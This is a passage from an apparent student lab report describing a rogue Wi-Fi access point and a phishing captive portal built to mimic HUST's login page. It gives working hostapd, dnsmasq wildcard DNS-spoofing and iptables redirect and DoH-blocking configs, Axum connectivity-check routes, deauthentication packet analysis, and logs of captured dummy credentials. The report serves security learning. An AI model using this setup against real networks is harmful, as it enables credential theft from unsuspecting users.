phy0    wlan0mon        ath9k_htc       VIA Technologies, Inc. VIA USB2.0 WLAN
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

vboxuser@prj1:~$ sudo ip addr add 10.0.0.1/24 dev wlx00127b2157cb
vboxuser@prj1:~$ sudo hostapd /etc/hostapd/hostapd.conf
wlx00127b2157cb: interface state UNINITIALIZED->ENABLED
wlx00127b2157cb: AP-ENABLED
```

Figure 5.1: Enabling AP

5.3 DHCP and DNS Services (dnsmasq)


Dnsmasq was deployed to manage IP address assignment (DHCP) for connecting clients and to handle all DNS resolution, including critical DNS spoofing. The etc/hostapd/dnsmasq.conf file was configured with the following essential parameters:

```
interface=wlx00127b2157cb
listen-address=10.0.0.1
dhcp-range=10.0.0.100,10.0.0.200,12h
dhcp-option=option:router,10.0.0.1
```

```
dhcp-option=option:dns-server,10.0.0.1
address=/#/10.0.0.1
log-dhcp
log-queries
```

The address=/#/10.0.0.1 ensures that regardless of the domain a client tries to access (e.g., google.com, facebook.com), dnsmasq will consistently return the IP address of the rogue AP (10.0.0.1), effectively redirecting all traffic to the local server. Then run the following command:

```
sudo dnsmasq -C /etc/hostapd/dnsmasq.conf -d   (5.2)
```



```
vboxuser@prj1:~$ sudo dnsmasq -C /etc/hostapd/dnsmasq.conf -d
[sudo] password for vboxuser:
dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv
6 no-Lua TFTP conntrack ipset no-nftset auth cryptohash DNSSEC loop-detect inoti
fy dumpfile
dnsmasq-dhcp: DHCP, IP range 10.0.0.100 -- 10.0.0.200, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 192.168.0.1#53
dnsmasq: read /etc/hosts - 9 names
dnsmasq-dhcp: 1320827027 available DHCP range: 10.0.0.100 -- 10.0.0.200
dnsmasq-dhcp: 1732054675 available DHCP range: 10.0.0.100 -- 10.0.0.200
dnsmasq-dhcp: 1732054675 vendor class: MSFT 5.0
dnsmasq-dhcp: 1732054675 client provides name: Linh
dnsmasq-dhcp: 1732054675 DHCPDISCOVER(wlx00127b2157cb) 10.136.245.190 28:d0:ea:e
5:14:ce
dnsmasq-dhcp: 1732054675 tags: wlx00127b2157cb
dnsmasq-dhcp: 1732054675 DHCPOFFER(wlx00127b2157cb) 10.0.0.109 28:d0:ea:e5:14:ce

dnsmasq-dhcp: 1732054675 requested options: 1:netmask, 3:router, 6:dns-server, 1
5:domain-name,
dnsmasq-dhcp: 1732054675 requested options: 31:router-discovery, 33:static-route
, 43:vendor-encap,
dnsmasq-dhcp: 1732054675 requested options: 44:netbios-ns, 46:netbios-nodetype
```

Figure 5.2: DHCP and DNS resolver

5.4 Firewall and Traffic Management (iptables)

Iptables rules were configured to manage network traffic flow, enforce isolation for unauthorized clients, and enable Internet access for authenticated users. The process involved flushing existing rules, setting default policies, and then adding specific rules. First, IP forwarding was enabled to allow the kernel to pass traffic between network interfaces:

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo sysctl -p # To make this persistent
```

Next, iptables rules were set up by first clearing all previous rules and setting default policies:

```
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -F
sudo iptables -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT
```

Specific rules were then added:

- **Captive Portal Access (Filter Table):**

  ```
  sudo iptables -A INPUT -i wlx00127b2157cb -p tcp --dport
  3000 -j ACCEPT
  sudo iptables -A INPUT -i wlx00127b2157cb -p udp --dport
  53 -j ACCEPT
  sudo iptables -A INPUT -i wlx00127b2157cb -p tcp --dport
  53 -j ACCEPT
  ```

  These rules explicitly permit clients on the wlx00127b2157cb interface to access the captive portal web server (listening on port 3000) and the dnsmasq DNS server (port 53) located on the virtual machine itself.

- **Redirect HTTP/HTTPS traffic to Axum server:**

  ```
  sudo iptables -t nat -A PREROUTING -i wlx00127b2157cb -p tcp --
  dport 80 -j DNAT --to-destination 10.0.0.1:3000
  sudo iptables -t nat -A PREROUTING -i wlx00127b2157cb -p tcp --
  dport 443 -j DNAT --to-destination 10.0.0.1:3000
  ```

- **Allowing the Axum server to response to client:**

  ```
  sudo iptables -A OUTPUT -o wlx00127b2157cb -m state --state
  RELATED,ESTABLISHED -j ACCEPT
  ```

- **Blocking DNS Bypass Attempts (DoH/DoT):**

```
sudo iptables -A FORWARD -i wlx00127b2157cb -p tcp --dport 853 -j
DROP
sudo iptables -A FORWARD -i wlx00127b2157cb -p udp --dport 853 -j
DROP
sudo iptables -A FORWARD -i wlx00127b2157cb -p tcp --dport 443 -d
8.8.8.8 -j DROP
sudo iptables -A FORWARD -i wlx00127b2157cb -p tcp --dport 443 -d
8.8.4.4 -j DROP
sudo iptables -A FORWARD -i wlx00127b2157cb -p tcp --dport 443 -d
1.1.1.1 -j DROP
sudo iptables -A FORWARD -i wlx00127b2157cb -p tcp --dport 443 -d
1.0.0.1 -j DROP
```

These rules prevent clients from bypassing the local dnsmasq by attempting to use public DNS servers (including encrypted DNS protocols like DoH and DoT).

Finally, all IPTables rules were saved to ensure persistence across reboots:


```
sudo netfilter-persistent save
```

5.5 Captive Portal Web Application(Rust & Axum)

The custom captive portal application, developed in Rust using the Axum web framework, is responsible for presenting the login page, capturing credentials, and interacting correctly with operating system connectivity checks. It was designed based on my observation on **HUST captive portal mechanism** so it can look alike as much as possible. The application's core functionalities are:

- **Database Integration:** It utilizes the sqlx crate to connect to a PostgreSQL database, where captured usernames and passwords are securely stored. Database migrations are managed automatically on startup.
- **Credential Harvesting:** A POST /capture route is defined to receive username and password submissions from the login form. These credentials are then logged to the console and inserted into the PostgreSQL database.
- **Static File Serving:** The application serves static files (HTML, CSS, images) from a designated content directory using tower_http::services::ServeDir.

- **Connectivity Check Handling:** This is a crucial component for seamless captive portal detection by modern operating systems (e.g., Windows NCSI, Android connectivity checks). Specific GET routes are defined for common connectivity check URLs, for example:
  - /generate_204 (used by Android and Google services)
  - /connecttest.txt (used by Windows NCSI)
  - /ncsi.txt (also used by Windows NCSI)



```
let ncsi_router = Router::new()
    // Windows & Android
    .route("/generate_204", get(connectivity_check_redirect_handler))
    .route("/connecttest.txt", get(connectivity_check_redirect_handler))
    .route("/ncsi.txt", get(connectivity_check_redirect_handler))
    // Apple iOS & macOS
    .route("/hotspot-detect.html", get(connectivity_check_redirect_handler))
    .route("/library/test/success.html", get(connectivity_check_redirect_handler))
    // Firefox
    .route("/success.txt", get(connectivity_check_redirect_handler))
    .route("/redirect", get(connectivity_check_redirect_handler))
    .route("/check_network_status.txt", get(connectivity_check_redirect_handler))
    .route("/network-test.html", get(connectivity_check_redirect_handler))
    .route("/connectivity-check", get(connectivity_check_redirect_handler));
```


Figure 5.3: Gọi hàm connectivity_check_redirect_handler

When a client's operating system accesses one of these URLs, the application responds to the main login page (/). This signals to the OS that a captive portal is present, prompting it to display the "Sign in to network" or "Open browser and connect" notification.

- **Routing Logic:** The Axum Router is configured to prioritize these specific connectivity check handlers using .merge(), ensuring they are processed before general requests. For any requests not matched by /capture or the connectivity check URLs, a fallback_service handles them.

The application listens on 0.0.0.0:3000, making it accessible from any IP address within the virtual machine's network. The cargo run command is used to compile and execute the application:

```
cd Week7
cargo run   (5.4)
```



```
` to apply 1 suggestion)
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 3.02s
     Running `target/debug/Week7`
Database migrations chạy thành công!
Server đang chạy http://0.0.0.0:3000
```

Figure 5.4: Axum web server

Chapter 6

Results

This chapter details the results of the process, providing empirical evidence from client devices and packet analysis using Wireshark to confirm the successful implementation of deauthentication attack, DNS spoofing, HTTP redirection, and the desired captive portal behavior.


6.1 Deauthentication Packet Analysis

To validate the successful execution of the deauthentication attack, packet analysis was performed using Wireshark on the monitoring interface (wlan0mon). This allowed for the direct observation of the deauthentication frames being injected into the wireless network. As shown in Figure 6.1 (Wireshark Deauthentication Packet Trace), the captured packet (Frame 15473) clearly identifies itself as an IEEE 802.11 Deauthentication frame. This is a critical indicator of a deauthentication attack in progress. Key fields within the captured deauthentication packet confirm its origin:

- **IEEE 802.11 Deauthentication, Flags:** This high-level protocol indicates that the packet is a deauthentication frame.

- **Type/Subtype: Deauthentication (0x000c):** This field explicitly specifies the frame's type as a management frame and its subtype as deauthentication, identifying its purpose.

- **Frame Control Field:** The Frame Control Field provides crucial information about the 802.11 frame. In a deauthentication attack scenario, this field indicates that it is a management frame, not a data frame.



```
No.   Time          Source                 Destination        Protocol Length Info
15472 20.009815037 fe80::c6f2:f50:390d… ff02::fb            MDNS      164 Standard query 0x0000 PTR _oculusal_sp_v2._tcp.local, "QM" question
15473 20.009929370 ae:8b:a9:18:f6:f4     Broadcast           802.11     38 Deauthentication, SN=3209, FN=0, Flags=........
15474 20.013887774 ae:8b:a9:18:f6:f4     Broadcast           802.11     38 Deauthentication, SN=3210, FN=0, Flags=........
15475 20.016150679 ae:8b:a9:18:f6:f4     Broadcast           802.11     38 Deauthentication, SN=3211, FN=0, Flags=........
15476 20.017845387 6a:13:57:65:f0:1a     ae:8b:a9:18:ff:2b   802.11     64 Null function (No data), SN=2661, FN=0, Flags=.......TC
15477 20.018796422 fe80::c6f2:f50:390d… ff02::fb            MDNS      161 Standard query 0x0000 PTR _oculusal_sp._tcp.local, "QM" question
▾ Frame 15473: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface wlan0mon, id 0
  ▸ Interface id: 0 (wlan0mon)
    Encapsulation type: IEEE 802.11 plus radiotap radio header (23)
    Arrival Time: Jun  4, 2025 08:14:58.809622423 +07
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1748999698.809622423 seconds
    [Time delta from previous captured frame: 0.000114333 seconds]
    [Time delta from previous displayed frame: 0.000114333 seconds]
    [Time since reference or first frame: 20.009929370 seconds]
    Frame Number: 15473
    Frame Length: 38 bytes (304 bits)
    Capture Length: 38 bytes (304 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: radiotap:wlan_radio:wlan]
▸ Radiotap Header v0, Length 12
▸ 802.11 radio information
▾ IEEE 802.11 Deauthentication, Flags: ........
    Type/Subtype: Deauthentication (0x000c)
  ▸ Frame Control Field: 0xc000
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: ae:8b:a9:18:f6:f4 (ae:8b:a9:18:f6:f4)
    Source address: ae:8b:a9:18:f6:f4 (ae:8b:a9:18:f6:f4)
    BSS Id: ae:8b:a9:18:f6:f4 (ae:8b:a9:18:f6:f4)
    .... .... .... 0000 = Fragment number: 0
    1100 1000 1001 .... = Sequence number: 3209
▾ IEEE 802.11 Wireless Management
  ▸ Fixed parameters (2 bytes)
0000  00 00 0c 00 04 80 00 00  02 00 18 00 c0 00 3a 01   ········ ······:·
0010  ff ff ff ff ff ff ae 8b  a9 18 f6 f4 ae 8b a9 18   ········ ········
0020  f6 f4 90 c8 07 00                                   ······
```

Figure 6.1: Deauthentication Packet

- **Receiver address: Broadcast (ff:ff:ff:ff:ff:ff):** This address signifies that the deauthentication frame is being sent to all connected clients. When the receiver address is a broadcast MAC address, all stations associated with the specified BSSID will receive this deauthentication notification, leading to a mass disconnection. If a specific victim client were targeted, this field would contain the client's MAC address.

- **Destination address: Broadcast (ff:ff:ff:ff:ff:ff):** Similar to the Receiver address, a broadcast destination ensures that the frame is intended for all stations on the network.

- **Transmitter address: ae:8b:a9:18:f6:f4 :** This is the MAC address of the device sending the deauthentication frame. Particularly, this would be the MAC address of the attacker's wireless adapter (the wlan0mon interface in monitor mode).

- **Source address: ae:8b:a9:18:f6:f4 :** This is the spoofed MAC address of the Access Point (AP) that the deauthentication frame claims to be from. In a typical deauthentication attack, the attacker spoofs the legitimate AP's MAC address (BSSID_-of_real_router) to appear as if the legitimate AP is initiating the disconnection. For now, the attacker's MAC address is also used as the source, which is still effective as the deauthentication frame is unauthenticated.


- **BSS Id: ae:8b:a9:18:f6:f4 :** This field indicates the Basic Service Set Identifier (BSSID) of the network that the deauthentication frame is related to. In reality, it should match the MAC address of the legitimate AP that the clients are connected to, ensuring the deauthentication frame is processed by the target network's clients.

- **Sequence Number: 3209:** The sequence number helps track the order of frames in a communication. In deauthentication attacks, these numbers increment with each injected frame.

This confirms that the aireplay-ng command successfully injected deauthentication frames into the target wireless network, leading to the forced disconnection of client devices.

6.2 Logging and Phishing Result


6.2.1 Connected device



```
dnsmasq: read /etc/hosts - 9 names
dnsmasq-dhcp: 483548263 available DHCP range: 10.0.0.100 -- 10.0.0.200
dnsmasq-dhcp: 483548263 vendor class: android-dhcp-11
dnsmasq-dhcp: 483548263 client provides name: Xiaomi-11-Lite-5G-NE
dnsmasq-dhcp: 483548263 DHCPDISCOVER(wlx00127b2157cb) 0c:c6:fd:96:ab:cc
dnsmasq-dhcp: 483548263 tags: wlx00127b2157cb
dnsmasq-dhcp: 483548263 DHCPOFFER(wlx00127b2157cb) 10.0.0.143 0c:c6:fd:96:ab:cc
dnsmasq-dhcp: 483548263 requested options: 1:netmask, 3:router, 6:dns-server, 15:domain-name,
dnsmasq-dhcp: 483548263 requested options: 26:mtu, 28:broadcast, 51:lease-time, 58:T1,
dnsmasq-dhcp: 483548263 requested options: 59:T2, 43:vendor-encap, 114, 108:ipv6-only
dnsmasq-dhcp: 483548263 next server: 10.0.0.1
dnsmasq-dhcp: 483548263 sent size:  1 option: 53 message-type  2
dnsmasq-dhcp: 483548263 sent size:  4 option: 54 server-identifier  10.0.0.1
dnsmasq-dhcp: 483548263 sent size:  4 option: 51 lease-time  12h
dnsmasq-dhcp: 483548263 sent size:  4 option: 58 T1  6h
dnsmasq-dhcp: 483548263 sent size:  4 option: 59 T2  10h30m
dnsmasq-dhcp: 483548263 sent size:  4 option:  1 netmask  255.255.255.0
dnsmasq-dhcp: 483548263 sent size:  4 option: 28 broadcast  10.0.0.255
dnsmasq-dhcp: 483548263 sent size:  4 option:  6 dns-server  10.0.0.1
dnsmasq-dhcp: 483548263 sent size:  4 option:  3 router  10.0.0.1
dnsmasq-dhcp: 483548263 available DHCP range: 10.0.0.100 -- 10.0.0.200
dnsmasq-dhcp: 483548263 vendor class: android-dhcp-11
dnsmasq-dhcp: 483548263 client provides name: Xiaomi-11-Lite-5G-NE
dnsmasq-dhcp: 483548263 DHCPDISCOVER(wlx00127b2157cb) 0c:c6:fd:96:ab:cc
```

Figure 6.2: Connected device

6.2.2 Redirected DNS request to 10.0.0.1



```
dnsmasq: query[A] z-m-gateway.facebook.com from 10.0.0.143
dnsmasq: config z-m-gateway.facebook.com is 10.0.0.1
dnsmasq: query[A] z-m-gateway.facebook.com from 10.0.0.143
dnsmasq: config z-m-gateway.facebook.com is 10.0.0.1
dnsmasq: query[A] edge-mqtt.facebook.com from 10.0.0.143
dnsmasq: config edge-mqtt.facebook.com is 10.0.0.1
dnsmasq: query[A] gateway.instagram.com from 10.0.0.143
dnsmasq: config gateway.instagram.com is 10.0.0.1
dnsmasq: query[A] z-m-gateway.facebook.com from 10.0.0.143
dnsmasq: config z-m-gateway.facebook.com is 10.0.0.1
dnsmasq: query[A] gateway.instagram.com from 10.0.0.143
dnsmasq: config gateway.instagram.com is 10.0.0.1
dnsmasq: query[A] z-m-gateway.facebook.com from 10.0.0.143
dnsmasq: config z-m-gateway.facebook.com is 10.0.0.1
dnsmasq: query[A] edge-mqtt-fallback.facebook.com from 10.0.0.143
dnsmasq: config edge-mqtt-fallback.facebook.com is 10.0.0.1
dnsmasq: query[A] edge-mqtt.facebook.com from 10.0.0.143
dnsmasq: config edge-mqtt.facebook.com is 10.0.0.1
```

Figure 6.3: Redirected

6.2.3 Connection Attempt

A key objective was to ensure that client operating systems correctly identified the network as a captive portal, rather than simply reporting "No Internet". This was successfully validated on both Android and Windows. Tapping on this notification automatically opened a web browser or an in-app browser window, presenting the login page((Figure 6.4, 6.5).




Figure 6.4: Open browser and connect





Figure 6.5: Yêu cầu ủy quyền


The core objective of credential harvesting was fully validated. After inputting dummy credentials (e.g., "example" for both username and password) into the displayed login form and clicking "Connect", the Axum server's console log provided undeniable proof of successful capture (Figure 6.6). The log explicitly showed:



```
DEBUG: connectivity_check_redirect_handler called!
Đã thu thập thông tin đăng nhập:
Username: example
Password: example
Đã lưu thông tin đăng nhập vào database
Redirecting to: /bknet134.hust.edu.vn_login.html
```

Figure 6.6: Log-in information

Following the capture, the server performed a redirect to /bknet134.hust.edu.vn_-login.html (6.7), completing the simulated phishing attempt.



12:19

Hust_C7


Kết nối tự động

You are logged in

If nothing happens, click here


Figure 6.7: Log-in information

6.3 Packet analysis in Wireshark



```
203 3.659114889   10.0.0.143   10.0.0.1   HTTP   293 GET /generate_204 HTTP/1.1
```

Figure 6.8: Client GET /generate_204



```
216 3.660321780   10.0.0.143   10.0.0.1     TCP    66 42794 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=1290276451 TSecr=2445307854
217 3.660857845   10.0.0.1     10.0.0.143   HTTP  180 HTTP/1.1 303 See Other
218 3.660871562   10.0.0.1     10.0.0.143   TCP    66 80 → 49680 [FIN, ACK] Seq=115 Ack=228 Win=65024 Len=0 TSval=2445307861 TSecr=129027
```


```
▸ Frame 217: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface wlx00127b2157cb, id 0
▸ Ethernet II, Src: VIANetwo_21:57:cb (00:12:7b:21:57:cb), Dst: XiaomiCo_96:ab:cc (0c:c6:fd:96:ab:cc)
▸ Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.143
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49680, Seq: 1, Ack: 228, Len: 114
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.1 303 See Other\r\n
    location: /\r\n
    connection: close\r\n
  ▸ content-length: 0\r\n
    date: Thu, 05 Jun 2025 04:41:10 GMT\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.001742956 seconds]
    [Request in frame: 203]
    [Request URI: http://connectivitycheck.gstatic.com/generate_204]
```

```
0000  0c c6 fd 96 ab cc 00 12  7b 21 57 cb 08 00 45 00   ········ {!W···E·
0010  00 a6 58 db 40 00 40 06  cc e7 0a 00 00 01 0a 00   ··X·@·@· ········
0020  00 8f 00 50 c2 10 06 c3  7f b7 7c 32 be f8 80 18   ···P···· ··|2····
0030  01 fc cf 9a 00 00 01 01  08 0a 91 c0 6f d5 4c e8   ········ ····o·L·
0040  0d fe 48 54 54 50 2f 31  2e 31 20 33 30 33 20 53   ··HTTP/1 .1 303 S
```

Figure 6.9: Server response

The HTTP traffic capture (Figure 6.8, 6.9) provides clear evidence of the redirection mechanism in action:

- A client's initial HTTP request for a connectivity check URL: GET /generate_204 HTTP/1.1 from 10.0.0.143 to 10.0.0.1 was observed.
- The Axum server, after receiving this request, responded with an HTTP/1.1 303 See Other status, directing the client to the portal's root path (/).
- The client then immediately followed this redirection, sending a GET / HTTP/1.1 request to 10.0.0.1.



```
121 3.532702547   10.0.0.143        10.0.0.1          HTTP       229 GET / HTTP/1.1
144 3.534938618   163.70.158.14     10.0.0.143        HTTP       169 HTTP/1.1 400 Bad Request
147 3.535045374   163.70.159.42     10.0.0.143        HTTP       169 HTTP/1.1 400 Bad Request
150 3.535085952   163.70.159.42     10.0.0.143        HTTP       169 HTTP/1.1 400 Bad Request
151 3.535112624   163.70.159.42     10.0.0.143        HTTP       169 HTTP/1.1 400 Bad Request
170 3.655992898   10.0.0.143        10.0.0.1          HTTP       302 GET /ncsi.txt?before1.00mFAvN HTTP/1.1
191 3.656690855   10.0.0.1          10.0.0.143        HTTP       161 HTTP/1.1 303 See Other
198 3.656716174   10.0.0.1          10.0.0.143        HTTP      1182 HTTP/1.1 200 OK  (text/html)
203 3.659114889   10.0.0.143        10.0.0.1          HTTP       293 GET /generate 204 HTTP/1.1
```

Figure 6.10: Server response

- The Axum server successfully served the index.html login page, indicated by an HTTP/1.1 200 OK response with HTML content.

Chapter 7

Conclusion and Future Work

7.1 Project Findings and Achievements

Throughout this project, a simulated rogue Wi-Fi access point and captive portal system were successfully developed and validated. The primary goal was to gain a deeper understanding of such attacks by implementing each step from scratch. Through this hands-on process, i have gained knowledge about:

- **Understanding Network Fundamentals:** The project provided practical experience with core networking concepts, including DHCP, DNS, and network routing, as implemented through dnsmasq and iptables.

- **Wireless Network Configuration:** Proficiency was gained in configuring wireless adapters for both access point mode (using Hostapd) and monitor mode (using Aircrack-ng tools like airmon-ng).

- **Web App and Database:** Building a custom captive portal web application in Rust using Axum demonstrated how web technologies can be used in security projects.

- **Operating System Interaction:** The project successfully addressed the complexities of how modern operating systems detect captive portals, ensuring that client devices displayed "Yêu cầu ủy quyền" (Authorization required) on Android and "Open browser and connect" on Windows, leading to a seamless portal experience. This was achieved by correctly handling specific connectivity check URLs.

- **Deauthentication Attack Execution:** Deauthentication attacks provided insights into how wireless clients can be forcibly disconnected from legitimate networks and are easily vulnerable as most WiFi router for family still use WPA 2.

7.2 Future Development and Enhancements

The project have potential for future research and practical enhancements. If given more time, the following areas would be explored for the current system:

